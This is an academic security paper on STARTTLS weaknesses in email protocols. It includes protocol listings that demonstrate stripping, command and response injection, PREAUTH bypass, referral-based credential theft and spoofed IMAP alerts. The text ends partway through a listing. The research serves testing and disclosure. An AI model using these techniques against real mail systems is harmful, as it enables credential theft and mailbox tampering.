Why TLS is better without STARTTLS: A Security Analysis of STARTTLS in the Email Context

Damian Poddebniak and Fabian Ising, *Münster University of Applied Sciences;* Hanno Böck, *Independent Researcher;* Sebastian Schinzel, *Münster University of Applied Sciences*

https://www.usenix.org/conference/usenixsecurity21/presentation/poddebniak

This paper is included in the Proceedings of the 30th USENIX Security Symposium.

August 11–13, 2021

978-1-939133-24-3

Open access to the Proceedings of the 30th USENIX Security Symposium is sponsored by USENIX.

Why TLS is better without STARTTLS: A Security Analysis of STARTTLS in the Email Context

Damian Poddebniak*
Münster University of Applied Sciences

Fabian Ising*
Münster University of Applied Sciences

Hanno Böck
Independent Researcher

Sebastian Schinzel
Münster University of Applied Sciences

Abstract

TLS is one of today's most widely used and best-analyzed encryption technologies. However, for historical reasons, TLS for email protocols is often not used directly but negotiated via *STARTTLS*. This additional negotiation adds complexity and was prone to security vulnerabilities such as naïve STARTTLS stripping or command injection attacks in the past.

We perform the first structured analysis of STARTTLS in SMTP, POP3, and IMAP and introduce EAST, a semi-automatic testing toolkit with more than 100 test cases covering a wide range of variants of STARTTLS stripping, command and response injections, tampering attacks, and UI spoofing attacks for email protocols. Our analysis focuses on the confidentiality and integrity of email submission (email client to SMTP server) and email retrieval (email client to POP3 or IMAP server). While some of our findings are also relevant for email transport (from one SMTP server to another), the security implications in email submission and retrieval are more critical because these connections involve not only individual email messages but also user credentials that allow access to a user's email archive.

We used EAST to analyze 28 email clients and 23 servers. In total, we reported over 40 STARTTLS issues, some of which allow mailbox spoofing, credential stealing, and even the hosting of HTTPS with a cross-protocol attack on IMAP. We conducted an Internet-wide scan for the particularly dangerous command injection attack and found that 320.000 email servers (2% of all email servers) are affected. Surprisingly, several clients were vulnerable to STARTTLS stripping attacks. In total, only 3 out of 28 clients did not show any STARTTLS-specific security issues. Even though the command injection attack received multiple CVEs in the past, EAST detected eight new instances of this problem. In total, only 7 out of 23 tested servers were never affected by this issue. We conclude that STARTTLS is error-prone to implement, under-specified in the standards, and should be avoided.

*The first and second authors contributed equally to this work.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A STARTTLS
3 S: A OK
4
5 // ------------------ TLS Handshake -------------------
6
7 C: B CAPABILITY
8 S: * CAPABILITY IMAP4REV1
9 .. B OK
```

Listing 1: A typical STARTTLS message exchange in IMAP. `C:` and `S:` denote the client and server. In IMAP, any command starts with a (random) *tag*, which must be reflected in a finishing server responses. We will use `A`, `B`, ... to denote this tags. Comments are denoted by "`//`" and are not sent over the network. When either party sends multiple lines in a single TCP segment, "`..`" continues the last line.

1 Introduction

Historically, email protocols such as SMTP, POP3, and IMAP used plaintext protocols without confidentiality and authenticity. Later on, the IETF picked separate ports for the respective implicit TLS versions of SMTP, POP3, and IMAP. Because there was a desire to upgrade configurations using the original plaintext ports retrospectively, the *STARTTLS* technology was introduced, and standardization bodies even discouraged using implicit TLS ports in the past [14, 29]. RFC 8314 withdrew this in 2018 [25], but STARTTLS remains widely used today and is supported by almost all clients and servers.

In STARTTLS, every connection starts in plaintext and is later upgraded to TLS via a protocol-specific message exchange (see Listing 1). Because STARTTLS is designed to be downward compatible with clients and servers that do not speak STARTTLS, the server announces its ability to speak STARTTLS (line 1), and the client initiates the transition to TLS with the `STARTTLS` command (line 2). After the `STARTTLS` command was acknowledged with a positive response (line 3), both parties finally start the TLS handshake.

STARTTLS is most useful in scenarios where encryption

is hard to enforce, such as in email relaying (from SMTP server to SMTP server) running in the background without any user interaction. Many SMTP servers use weak TLS configurations [6], including invalid, untrusted, or expired TLS certificates, which would result in rejected emails if servers required strong TLS validation. Because of this, email relaying is often *opportunistic* because SMTP servers fall back to plaintext if a TLS negotiation fails.

However, for email submission (mail client to SMTP server) and email retrieval (POP3 / IMAP), this plaintext fallback is not only unnecessary but also discouraged by modern standards [25]. The reason is that email clients can show TLS exceptions to users, and it is up to the user to decide whether to stop or to continue regardless. From this viewpoint, STARTTLS only adds complexity and roundtrips to the email protocol stack. Surprisingly, our analysis showed that some popular email clients use it as default despite having the option to use the implicit TLS ports without STARTTLS. Thus, STARTTLS may be used without the need to use it or without users even realizing it.

Several issues with STARTTLS were found in the past. Most famously, STARTTLS' compatibility introduced a class of issues known as *STARTTLS stripping* attacks. When a *Meddler-in-the-Middle (MitM)* attacker removes the STARTTLS capability from the server response, they can easily downgrade the connection to plaintext.

Wietse Venema, the author of the Postfix SMTP server, found a *command injection* bug in Postfix [33].[1] When a client appends an extra command after the STARTTLS command, that command is buffered and evaluated *after* the transition to TLS. In effect, this allows an attacker to inject a plaintext prefix into an encrypted session.

Additionally, instances of protocols conflicting with STARTTLS were found. In 2014, a discussion about the availability of the STARTTLS command for *pre-authenticated* connections on the (now offline) IMAP protocol mailing list led to the discovery of a security vulnerability in the email client *Trojitá* [19]. When a server can pre-authenticate a client, e.g., because a local IP address was used, it can respond with a specific greeting, which transitions both the client and the server into the `AUTHENTICATED` state. However, STARTTLS is not allowed in this state, which caused Trojitá to continue in plaintext.

So far, no *systematic* analysis of STARTTLS in the email context was conducted. Furthermore, none of the aforementioned issues were broadly discussed, neither by standardization bodies nor in academic security literature. As we show, the presence of 10-year-old security vulnerabilities, previously unknown variants, and novel issues in almost all email clients seems to support this observation. Throughout this paper, we present a systematization of these issues into distinct attack classes: Negotiation, Buffering, Tampering, Session Fixation, and UI Spoofing.

[1] Please note that the term "command injection" has a different meaning in web security.

Attacker Model and Context We assume a MitM attack scenario where the attacker can modify TCP connections from a victim's *Mail User Agent (MUA)* to a *Mail Service Provider (MSP)*. For example, on a WiFi network with no encryption, attackers in the victim's proximity can see the victim's network connection and change the packets the victim sends and receives. While some of the presented vulnerabilities also affect the *relaying* of messages, we focus on the "first hop", i.e., the *submission* [11] of a new email into the email ecosystem (via SMTP [20]) and the *retrieval* of messages from a mail service provider (via POP3 [28] and IMAP [2]).

Coordinated Disclosure We reported all STARTTLS issues to email client and server developers. Additionally, we cooperated with the german BSI CERT to coordinate international disclosure to affected mail service providers. A collection of all public reports is available from our *GitHub* repository[2]. We also informed developers of TLS scanning software and the editor of the *IMAP4rev2* standard [24] about our findings. Some of our tests will be included in *TLS-Scanner* [26] and *testssl.sh* [4], and IMAP4rev2 will contain extended security advice based on our research. We supported all notified developers in fixing the issues and provided patches to two open source projects.

Contributions We make the following contributions:

- We provide the results of the first structured security analysis of STARTTLS in the email context.
- We introduce EAST, a semi-automatic toolkit for analyzing SMTP, POP3, and IMAP implementations, including a server for client testing, server testing scripts, and ZMap modules for Internet scanning. EAST contains more than one hundred test cases.
- Using EAST, we discovered more than 40 STARTTLS vulnerabilities in widely-used email clients and servers.
- We present working exploits to steal login credentials and execute cross-protocol attacks that mimic HTTPS, allowing us to host phishing HTML pages on a domain that is valid under the IMAP server's certificate.

2 Background

2.1 Submission of email

Modern standards distinguish between *message submission* [11], which is the process of introducing a new email to the email infrastructure, and *message relaying* [20], which is the process of forwarding a message as long as it has not arrived at its final destination. Submission happens when the

[2] https://github.com/FHMS-ITS/EAST

user of a *Mail User Agent (MUA)*, e.g., *Thunderbird*, clicks on the `SEND` button. Relaying happens *after* submission, and a MUA is not part of that process. Submission (and relaying) utilize the *Simple Mail Transport Protocol (SMTP)*.

SMTP SMTP is a line-based protocol and follows the request-and-response model [10]. After the server greeting, a client issues a series of commands to progress the SMTP session such that a message can eventually be submitted. A client must issues the `EHLO` command first to obtain a list of server capabilities. If the server signaled support for STARTTLS via the `STARTTLS` capability, the client starts the transition to TLS via the `STARTTLS` command. The client then provides its login credentials to the server (`AUTH`), tells the server who the sender is (`MAIL`), adds one or more recipients (`RCPT`), and finally *initiates* the transmission of the email's content via the `DATA` command. Any line after that command is interpreted as email content until the transmission is ended by a line containing a single dot, i.e., "`.\r\n`".

Two characteristics of SMTP should be pointed out explicitly because they impact our test strategy: 1) Every command is answered with exactly one response, and no messages are reordered. Thus, the SMTP protocol *lock-steps* command and response handling. The `PIPELINING` extension [7], which allows to batch multiple commands (and responses), preserves this principle because even though multiple messages could be received with a single call to a read function, the messages are parsed and processed sequentially. 2) Responses in SMTP can not be parsed generically but require (slightly) different parsers depending on the issued command. This means that a client implementation must evaluate a received response relative to the command leading to the response.

2.2 Retrieval of Email

Messages are retrieved via the *Post Office Protocol (POP3)* or the *Internet Message Access Protocol (IMAP)*. IMAP is more versatile than POP3, but major email providers still support the simpler POP3 protocol.

POP3 POP3 is a simple line-based request-and-response protocol that allows users to download their mails [28]. In contrast to IMAP, it was designed as a "download-and-delete protocol" [12] and does not provide a way to upload messages to a server. Although POP received multiple major updates and two version bumps since its first introduction in 1984 [31], it is still expected to "stay simple". There are only two significant additions to the protocol: the introduction of a mechanism to signal extensions via the `CAPA` command [12] and the addition of STARTTLS [29].

Similar to SMTP, the POP3 protocol lock-steps between commands and responses, and messages can not be parsed generically, but the client has to *know* which parser to apply next. `PIPELINING` [12] preserves this principle, too.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A CAPABILITY
3 S: * CAPABILITY IMAP4REV1 STARTTLS
4 .. A OK
5 C: B STARTTLS
6 S: B OK
7 // ------------------ TLS Handshake -------------------
8 // ...
```

Listing 2: Typical IMAP session with tagged and untagged responses.

IMAP IMAP is a versatile message management and synchronization protocol and was designed from the beginning to be extensible. Capabilities like `STARTTLS` can already be advertised in IMAP's greeting message with a *code* in brackets (Listing 2, line 1). However, clients can also query the server for its capabilities via the `CAPABILITY` command (line 2).

Message transmission in IMAP is more complex than that of SMTP and POP3, mainly due to the distinction of *tagged* and *untagged* responses. Every command in IMAP begins with a *tag*, and the finishing response to a command must reflect that tag (Listing 2, lines 2 and 4, and lines 5 and 6). Thus, tagged responses can (theoretically) be matched regardless of the order they are received in. Untagged responses begin with a "`*`" (line 3) and can also be sent while no command is in progress [2]. Consequently, an IMAP client is required to always listen for responses, which breaks the lock-step approach. Furthermore, all responses can be parsed with a single parser.

2.3 STARTTLS and Implicit TLS

The use of alternative ports is called *implicit TLS* by modern standards [25] to distinguish them from STARTTLS. Submission over TLS is defined to use port 465, and the TLS-only variants of POP3 and IMAP are defined to use port 995 and port 993, respectively. From a security or performance viewpoint, implicit TLS is better than STARTTLS. However, some email clients still default to STARTTLS[3], and it is the only viable option if an email provider does not fully support implicit TLS[4]. Due to its use in email relaying, where encryption typically cannot be enforced without further steps, STARTTLS is often described as an opportunistic encryption protocol.[5] However, this is not the case when connecting from a MUA to an MSP.

3 Construction of Test Cases

Our test aims to find (a sequence of) commands or responses a MitM could use against an active SMTP, POP3, or IMAP

[3] Examples are Thunderbird and the Mail app of LineageOS.
[4] Examples are Outlook.com and iCloud Mail.
[5] The English Wikipedia even redirects "StartTLS" to "Opportunistic TLS" as of January 2021.

session to obtain sensitive data, i.e., "to bypass STARTTLS", or to introduce meaningful changes to a client, i.e., to tamper with application state.

In order to uncover potential issues with STARTTLS, we conducted semi-automatic network-only tests. Network-based testing covers a wide range of software – notably, they allowed us to test the very popular "cloud mail" applications for Android and iOS – and do not require setting up a per-application test harness. Some tests are semi-automatic because certain classes of issues, i.e., UI spoofing issues, are difficult to detect automatically but are easily noticed by analysts.

Our test system is configured with test case configurations that precisely define which response is sent to which command in a protocol session. The remainder of this section covers test case creation and explains which assumptions we made to reduce the number of test cases to a manageable amount. In other words, it explains *when* we send *which* messages in a simulated MitM scenario to detect STARTTLS issues.

3.1 Systematization of STARTTLS Issues

We define STARTTLS issues as those issues which would not exist if implicit TLS had been used exclusively. Specifically, we *end* a test when we can plausibly assume that a session reached a state *equivalent* to the initial state it would have reached via implicit TLS. Sessions that do not reach this state, e.g., because TLS was never negotiated (*Negotiation* issues) and sessions that negotiated TLS, but whose state is different from a session made with implicit TLS (*Buffering* and *Tampering* issues), are candidates for further security analysis. This notion captures the few STARTTLS-specific issues described in the standards and provides a basis to identify novel ones. However, it has an oversight: a client that shows "insecure" behavior, e.g., by displaying a spoofed dialogue (*UI Spoofing* issues), may *still* reach the implicit TLS state and conforms to the above definition. Thus, we also consider these cases.

3.1.1 Well-known Issues

As a first step towards a systematic measurement of STARTTLS security, we studied existing (academic) literature and gray literature. Academic literature yielded STARTTLS deployment and resilience studies [6, 15, 23] in the context of MTA-to-MTA communication. Gray literature, i.e., blog posts, mailing lists, CVE databases, and the relevant STARTTLS standards yielded results, which are more close to STARTTLS security itself, namely: 1) a command injection attack on SMTP [33], 2) STARTTLS stripping attacks in two variants [14, 29], 3) an issue with missing discard of capabilities [14, 29], and 4) a conflict with IMAP's PREAUTH greeting [19].

3.1.2 Extension of well-known Issues

In its original description of the SMTP command injection Wietse Venema noted that "injected commands could be used to steal the victim's email or SASL (...) username and password" [33], but no concrete attacks were described since the description of that bug in 2011. We re-evaluate the impact of the command injection, describe *concrete* exploits and their limitations, and introduce a cross-protocol attack, which allows hosting HTTPS websites under the certificate of an affected email server. Similarly, Wietse Venema also noted that "A similar plaintext injection flaw may exist in the way SMTP clients handle SMTP-over-TLS server responses" [33] but assumed that "its impact is less interesting" [33]. No (public) analysis of this issue was ever conducted. We developed a testing approach to find this bug in email clients and show that it allows severe attacks such as mailbox tampering and even credential stealing (under certain conditions).

Similarly, even though *two* forms of STARTTLS stripping attacks were described, several more variants exist. We show that STARTTLS stripping attacks may be easily overlooked during testing, and its impact is not always as clear as implied by the protocol standards.

After the discovery of the PREAUTH issue in the email client Trojitá, Jan Kundrát, the author of Trojitá, made the correct assessment and concluded that "(plaintext) credentials will never be transmitted (...) even in presence of this attack" [19]. However, our evaluation shows that this issue is prevalent, and we demonstrate how to escalate its impact to obtain user credentials, too. Interestingly, this is possible using only standard-conforming IMAP features – which were simply not supported by Trojitá.

3.1.3 Novel Issues

All other issues discussed throughout this paper are novel. Note, however, that the testing approach we introduce later in this section also happens to *include* all well-known issues, indicating good coverage of our test approach.

3.2 Buffering Issues

The command and response injection attacks are orthogonal to all other STARTTLS issues discussed throughout this paper, which is why we discuss them separately.

SMTP, POP3, and IMAP were defined as line-based protocols, and a perfect implementation would read lines from the network socket and parse them according to the standard. However, since, usually, an implementation will eventually process all input data, chunks of data are read from the network by most implementations instead – either directly into an application buffer or an internal buffer of the network API. Therefore, the application data might not only include a single line after a read call but data from one or more additional lines.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A STARTTLS
3 .. B NOOP // injected command
4 S: A OK
5
6 // ------------------ TLS Handshake --------------------
7
8 S: B OK // answer to command B
9
```

Listing 3: **Command Injection:** A plaintext command is answered with an encrypted response.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 C: A STARTTLS
3
4 S: A OK
5 .. B OK // injected response
6 // ------------------ TLS Handshake --------------------
7 C: B NOOP
8
9 C: C CAPABILITY
```

Listing 4: **Response Injection:** An encrypted command is answered with a plaintext response.

While, in general, this is not a problem and might even be desirable for multi-line responses and `PIPELINING`, it becomes a problem when dealing with context switches, where any remaining data from the previous phase should not crossover into the new phase.

Typically, a single session, e.g., an implicit TLS session, has no additional security boundaries where a change from unauthenticated to authenticated data occurs. Thus, it is not required to think about the position of data in a lower layer, i.e., in TCP segments. However, in STARTTLS, such a context switch occurs, and trailing data might crossover from the plaintext phase to the encrypted phase, making it indistinguishable from encrypted data.

3.2.1 Command Injection (B_C)

The command injection was previously described for SMTP [33] but is straightforward to extend to POP3 and IMAP by adapting the protocol messages. Consider the IMAP session in Listing 3. The client sends *two* commands in a *single* TCP segment (lines 2-3). The server appends the full request to a buffer and eventually parses and splits off commands from that buffer. After the server acknowledged the STARTTLS command, it will immediately initiate the transition to TLS and wrap all plain TCP sockets in TLS sockets. However, the trailing data after the STARTTLS command (line 3) remains in the buffer. If the server does not flush that buffer, the server may assume that this command was indeed sent via TLS, even though it is leftover data from the plaintext phase (line 7). In this example, the server has not flushed the buffer, interprets the NOOP command inside TLS, and responds with an encrypted answer (line 8). This attack's effect is similar to the "TLS session splicing attack" described by Ray and Dispensa in 2009 [30].

3.2.2 Response Injection (B_R)

We generalized the command injection to a client-side *response injection*. An instance of this problem is shown in Listing 4. The server injects extra data after its STARTTLS response (lines 4-5). When the client issues `NOOP` (line 7), it will typically wait for the server response. However, because the server response is already in the client's response buffer, it is directly evaluated (line 8). When the client proceeds when the response was injected – e.g., by sending another command (line 9) – and stalls otherwise, we can conclude that the issue is present.

```
1  S: 220 <text>
2  // ^^^ ^^^^^^
3  // A   B
4  C: EHLO alice // C
5  S: 250-example.org
6  // ^^^
7  // D
8  .. 250-AUTH PLAIN // E
9  .. 250 STARTTLS   // E
10 C: STARTTLS       // F
11 S: 220 <text>
12 // ^^^ ^^^^^^
13 // G   H
14
15 // ------------------ TLS Handshake (I) -------------------
16 // J
17 C: EHLO alice      // K
18 S: 250-example.org // K
19 .. 250 AUTH PLAIN  // K
```

Listing 5: Minimal STARTTLS session in SMTP. Annotations highlight implementation requirements and decisions.

3.3 Exploring the Protocol Messages Space

Even though STARTTLS adds a single message to the SMTP protocol, multiple decisions must be made by a secure implementation. Listing 5 shows a minimal trace of a STARTTLS negotiation in SMTP and exemplifies some of the decisions:

SMTP server responses, including the greeting, contain a status code (A), which roughly denotes "good", "bad", or "incomplete", and a human-readable text (B). A network attacker can change this information. In the case of an error, a client must decide whether to display the human-readable text to the user or not. To obtain a list of capabilities, a client must issue the EHLO command (C). An attacker might pretend that the server does not understand the EHLO command and replace the status code with "bad" (D). This mimics an old SMTP server without support for extensions (and without support for STARTTLS). A client should not proceed in plaintext due to this downgrade. The capabilities sent in plaintext (E) are not authenticated, and the client should generally not process them. However, the STARTTLS capability is an exception as it signals STARTTLS support and should be honored by a

client. An attacker may remove STARTTLS from the capabilities and trick the client into using plaintext instead – this is variant one of the well-known STARTTLS stripping attacks.

The STARTTLS command should be the first command after the EHLO command (F). If a server allows STARTTLS at a later time, this might lead to security vulnerabilities, especially when user authentication is not reset properly. The server acknowledges the STARTTLS command, and the client is expected to check the response code (G) and only start the TLS handshake on a "good" response. The client should not proceed without TLS – this is variant two of the well-known STARTTLS stripping attacks. Furthermore, the client should not display any unauthenticated error messages (H). After the TLS handshake (I), the state is slightly different from the initial state upon connection because the server greeting is omitted (J). However, it is crucial that all other application state is reset to the initial state, including any protocol data, which might have been buffered. Omitting this step might result in prefix injection attacks – the well-known command injection on SMTP describes a subset of these issues. Since any old capabilities (E) must be discarded, they must be queried a second time (K) – this is the well-known missing discard of capabilities.

As should be clear from the motivation, a client implementation may contain multiple branches, potentially leading to disclosing sensitive data or allowing an attacker to tamper with an application. However, from the example trace, it is not clear which other messages might be overlooked.

Limitation As we defined STARTTLS issues relative to implicit TLS, we exclude many problem classes. Most notably, we exclude parsing issues as they are equally likely to happen in implicit TLS. As a consequence, we only send syntactically valid protocol messages. Likewise, we did not test the TLS implementation and used a benign TLS library.

This approach has the consequence that our test cases are limited to the set of all valid protocol messages. Still, as there are infinitely many valid protocol messages and a black-box approach does not allow us to rule out certain messages, we are required to make assumptions about the implementation.

The key question is: When do we send which messages?

3.3.1 When do we send messages?

Assuming that implementations are lock-stepping between command- and response-handling and different parsers are used depending on the issued command, it is plausible to only send test messages which can be parsed correctly and have the chance to enter business logic.

For example, a response to a POP3 command can be single- or multi-line. However, the first line of a multi-line response is identical to a single-line response. Thus, when a multi-line response is sent in a place where a single-line response is expected, it is likely that a client only processes the first line

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 .. * 42 FETCH (BODY[] "From: Attacker\n\nHello, ...")
3 C: A STARTTLS
4 S: A OK
5 // ------------------ TLS Handshake -------------------
6 // ...
```

Listing 6: Unexpected untagged responses in IMAP.

of the response, and the tail of the response is interpreted throughout the rest of the session. We exclude these cases because answering to responses step-by-step produces the same results more comprehensible.

This is why our SMTP and POP3 tests only cover responses to commands observed during the plaintext phase. Other responses, which a client does not expect, are more likely to terminate the connection or be partially interpreted.

Required Extensions in IMAP The above observations are, however, *only* true for SMTP and POP3. In IMAP, an attacker can change the capabilities by using untagged responses or *codes*, which can be sent at any time. Although some responses should only be interpreted in a specific state, they are not *formally* bound to a state, and implementers must actively discard unexpected ones. For example, a `FETCH` response (Listing 6, line 2) containing an email carries no information about the folder the email belongs to. This information is only available from context, i.e., when a client explicitly `SELECT`ed a folder before. However, because these responses will pass the parsing phase and enter business logic, we did not find it too far-fetched that they lead to local state changes. Consequently, we consulted the IMAP standard, extracted all syntactically valid untagged responses, and evaluated if they change the state of the MUA when sent before the TLS handshake. Since almost all changes introduced by untagged responses will be visible in the UI, e.g., a new folder or email, these changes are easy to detect by an analyst.

In summary, we only send test payloads when it is plausible that they are interpreted.

3.3.2 Which messages do we send?

We tested *all* positive and negative responses to any command a client issued to our server *before* the STARTTLS command. This is possible to do exhaustively because a client should only send a few commands: 1) those required by the standard (SMTP's `EHLO`), 2) commands to request the server capabilities (POP3's `CAPA` and IMAP's `CAPABILITY`), and 3) the STARTTLS command. All other commands are a sign of misbehavior and should not be issued.

This approach includes the well-known STARTTLS stripping variant two and the PREAUTH greeting in IMAP.

For all other messages, we consulted the formal grammar of the relevant standards. However, not all protocol messages are relevant to STARTTLS security. For example, when a

message is explicitly documented not to change client or server state, or a syntactically valid message does not carry a notable payload, we did not include it in our analysis.

Thus, we also identified the *threats* which may result from these messages by using expert knowledge from the standards and gray literature. For example, to identify UI spoofing attacks, it was required to first identify the IMAP codes which trigger dialogues. Furthermore, if we had used, e.g., `LOGINDISABLED` during testing, STARTTLS stripping attacks would be less likely to work.

The IANA provides a collection of registered SMTP Service Extensions [18], POP3 Capabilities, and Response Codes [16], and IMAP Capabilities [17]. For POP3, we reviewed all of them. Due to the large number of extensions in SMTP and IMAP, we excluded most extensions from our analysis. However, two IMAP extensions, LOGIN-REFERRALS [8] and MAILBOX-REFERRALS [9] stand out, because they provide a way to redirect a client to another possibly attacker-controlled server. These were included in our analysis.

3.4 Summary and Classification of Issues

3.4.1 Negotiation

STARTTLS Stripping (N_S) STARTTLS stripping issues are the most prominent negotiation issues and have been documented for more than 20 years. Two variants of STARTTLS stripping attacks are documented in the standards [2, 14, 29]: removing STARTTLS from the capability list and rejecting the STARTTLS command.

PREAUTH Bypass (N_P) When a server can pre-authenticate a client, e.g., because it knows that the connection is already tunneled via some secure connection, it can respond with a `PREAUTH` greeting. In this case, both the client and the server *must* skip authentication and proceed as if the client already logged in. However, STARTTLS is not allowed after a login, which prohibits a standard-conforming client from issuing the STARTTLS command.

Redirects IMAP supports two mechanisms to redirect a client to another server: *login referrals* [8] and *mailbox referrals* [9]. Login referrals can already be sent in the IMAP server greeting and bypass STARTTLS security *altogether*. Mailbox referrals are sent as an answer to the `SELECT` command to redirect a client to a "remote mailbox". At first glance, mailbox referrals are not useful for an attacker because a client should not select a mailbox before STARTTLS. However, mailbox referrals can be combined with other issues to escalate their overall impact (N_R).

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 .. * [ALERT] Please download Microsoft's https://...
3 C: A STARTTLS
```



Figure 1: Screenshot of an IMAP alert as shown by Microsoft Outlook. An attacker can choose the text after the colon and links are highlighted.

3.4.2 Buffering

Buffering issues (B_C, B_R) were introduced as a separate class of STARTTLS issues in section 3.2.

3.4.3 Tampering

Tampering with the Mailbox (T_M) An attacker can tamper with local mailbox data by sending IMAP's data responses before STARTTLS. This class of attacks is less likely in POP3 because – as outlined in our discussion of when to send messages – a client would be required to request that data first. However, it would need to log in to do so, at which point an attacker would have access to the credentials regardless. SMTP does not define "data responses", which leaves IMAP for this attack vector.

Session Fixation (S) If any session data set in the plaintext phase is retained after the transition to TLS, it may allow tampering or information disclosure attacks. For example, in SMTP, an attacker could include an *additional* recipient in the plaintext phase. When that recipient is not discarded at the beginning of a new client session, the email sent by the client will leak to that injected recipient. This attack works by dragging and redirecting the client's TLS handshake through the attacker's socket already established with the server. In POP3 and IMAP, an attacker can even replace the whole victim's mailbox with their own content when the session is retained throughout the negotiation of TLS.

3.4.4 UI Spoofing

A descriptive example of an IMAP `ALERT` is shown in Figure 1. Outlook shows a prominent dialog and also places IMAP alerts into the inbox. POP3 provides a similar mechanism based on response codes.

Built-in error mechanisms, i.e., those which use the status of a response and the human-readable text, were covered by testing all positive and negative responses with a unique

string as human-readable text (U_E). IMAP's `ALERT` or POP3's `SYS/PERM` code were covered by extracting all standardized codes from the relevant standards (U_A).

4 Execution of Test Cases

4.1 Client Testing

Client Selection We selected email clients from all major platforms and used popularity rankings if available. On Android, we queried the Google Play Store for Download counts on March 25th, 2020, and selected the ten most downloaded email clients. From this list, we excluded Yahoo Mail because it fetches emails only via HTTPS. We included the Android OpenSource Project Mail App (via LineageOS), usually bundled with custom ROMs. For iOS, we selected apps that support either IMAP, SMTP, or POP3 from the 200 most popular free productivity apps from the iTunes store on July 10th, 2020. Cloud Mail apps were not explicitly selected but are included due to their popularity. For Linux, we visited media sites presenting top lists of Linux clients and excluded clients not available via NixOS – a Linux distribution we used for reproducible client installations. We also tried to include popular command-line applications and a (perceived) popular utility, i.e., OfflineIMAP. On Windows, we only included Microsoft Outlook 2019 due to its popularity. However, many Linux Clients also work cross-platform on Windows, and we assume that the results on both platforms are identical.[6] Note that popularity rankings from Google Play and the Apple Store use geolocation to target a specific region. Our selection is thus likely biased towards western culture.

Client Test Execution We developed a custom mail server included in the EAST toolkit for client tests, which supports STARTTLS, SMTP, POP3, and IMAP and can be configured to execute precise message flows. The server can also simulate a benign email server to unify the setup of clients and sidestep the setup of a real email environment such as Postfix and Dovecot. During the evaluation, we restricted our modifications to those an attacker can perform in reality. For example, we did not modify data that is normally protected by TLS. This setup turned out to be a very useful abstraction to perform stable MitM attacks against email clients.

Configuration of Email Clients for Testing We configured every email client to use the most secure STARTTLS variant with strict certificate checking. All tests were conducted after a client's "setup wizard" or after manual configuration and an additional restart. We did not change TCP port numbers manually, except when the client needed manual configuration. In this case, we used port 587 for submission, 110 for POP3, and 143 for IMAP.

Furthermore, we set up our test clients using virtual machines (based on QEMU) with automatic snapshot resets between tests and automatic triggers for mail retrieval/sending. In this way, EAST supports semi-automatic testing of email clients.[7]

4.2 Server Testing

Scanning We used *ZGrab2* [27] to scan the Internet for IPv4-based mail service providers to identify servers vulnerable to the command injection. Because the session fixation requires a valid user account per server, we could not scan for this issue. We followed best practices for internet scanning and included servers (and networks) in a blocklist when their operators requested it. Furthermore, we also published a reverse DNS entry and hosted a webpage with information about the scans. Except for the command injection itself, we did not violate the protocols. We executed a single scan per protocol and appended a non-malicious command to the STARTTLS command. To minimize false negatives, we sent an additional command *via TLS* to complete possibly blocking read calls. If we received a response to our injected command, we considered the server to be vulnerable. Answering with an encrypted response to a plaintext command is always a sign of misbehavior. Thus, this test does not yield false positives.

We employed a basic keyphrase- and protocol-based clustering approach to identify specific server software in our scan results. For this, we identified specific keywords (e.g., the name of the software) and phrases (e.g., a specific help message) and used them to classify results. Additionally, we classified the remaining servers by comparing the protocol flow exhibited (e.g., response codes in SMTP).

Server Selection We tested mail servers available freely or on a trial basis for the command injection vulnerability and the session fixation. Mainly, we selected these servers based on a rough identification of popular servers found during our scans (vulnerable and non-vulnerable).

Server Test Execution We developed a tool – part of the EAST toolkit – to identify the command injection vulnerability in SMTP, POP3, and IMAP for local server tests. We set up all tested servers in local installations when possible and performed tests against some live installations with the owner's explicit permission.

5 Client Attacks

All attacks described in this section were conducted end-to-end. We also show how multiple issues can be combined to

[6] Even though the TLS provider might differ, we did not find a plausible explanation why the STARTTLS implementations should be different.

[7] We could not automate testing for Cloud Mail and iOS.

```
1 S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2 // ...
3
4 C: X APPEND "Sent" (\SEEN) {676}
5 .. From: ...
6 .. To: ...
7 ..
8 .. Hello, ...
9 S: X OK
```

Listing 7: Bypassing STARTTLS with a well-known STARTTLS stripping attack.

```
1 S: * PREAUTH
2 C: A SELECT INBOX
3 // ...
4 C: X APPEND "Sent" (\SEEN) {676}
5 .. From: ...
6 .. To: ...
7 ..
8 .. Hello, ...
9 S: X OK
```

Listing 8: Blocking the STARTTLS transition with a PREAUTH greeting.

escalate their impact.

5.1 Negotiation

STARTTLS Stripping (N_S) Typically, when a client is affected by classic STARTTLS stripping, user credentials will be sent via plaintext. However, there are more subtle forms of STARTTLS stripping, where the client does not leak user credentials but uploads drafted and sent emails in plaintext (Listing 7).

PREAUTH STARTTLS Blocking (N_P) In Listing 8, an attacker bypassed STARTTLS by sending the PREAUTH command (line 1). This is easy to see because the client did not terminate the connection but proceeded to SELECT the inbox (line 2). At this point, an attacker already has full control over the client and merely needs to mimic a benign IMAP server to tamper with the client's mailbox data. If the client synchronizes draft emails and sent emails, sensitive data is leaked (lines 4 to 8). However, because PREAUTH signals to the MUA that it is already authenticated, it does not directly lead to the exposure of user credentials.

Malicious Redirects (N_R) Mailbox referrals are useful when combined with a PREAUTH greeting. When an attacker could bypass STARTTLS security with the PREAUTH greeting, they can further escalate the issue by answering with a redirect to the client's SELECT command (Listing 9, line 5). This indicates to the client that the selected mailbox is only available on another server. Because the attacker can also choose the domain, they can use a server for which they have a valid X.509 certificate. If the client follows this referral, it immediately leaks user credentials to the attacker (line 13).

5.2 Tampering

Tampering with the Mailbox (T_M) IMAP's untagged data responses lead to changes in the mailbox, which can be used for tampering attacks, e.g., placing new messages or folders into the user's mailbox. These changes can even lead to a permanently corrupted local state.

```
1  // 1) The attacker hijacked the connection to example.org ...
2  S: * PREAUTH
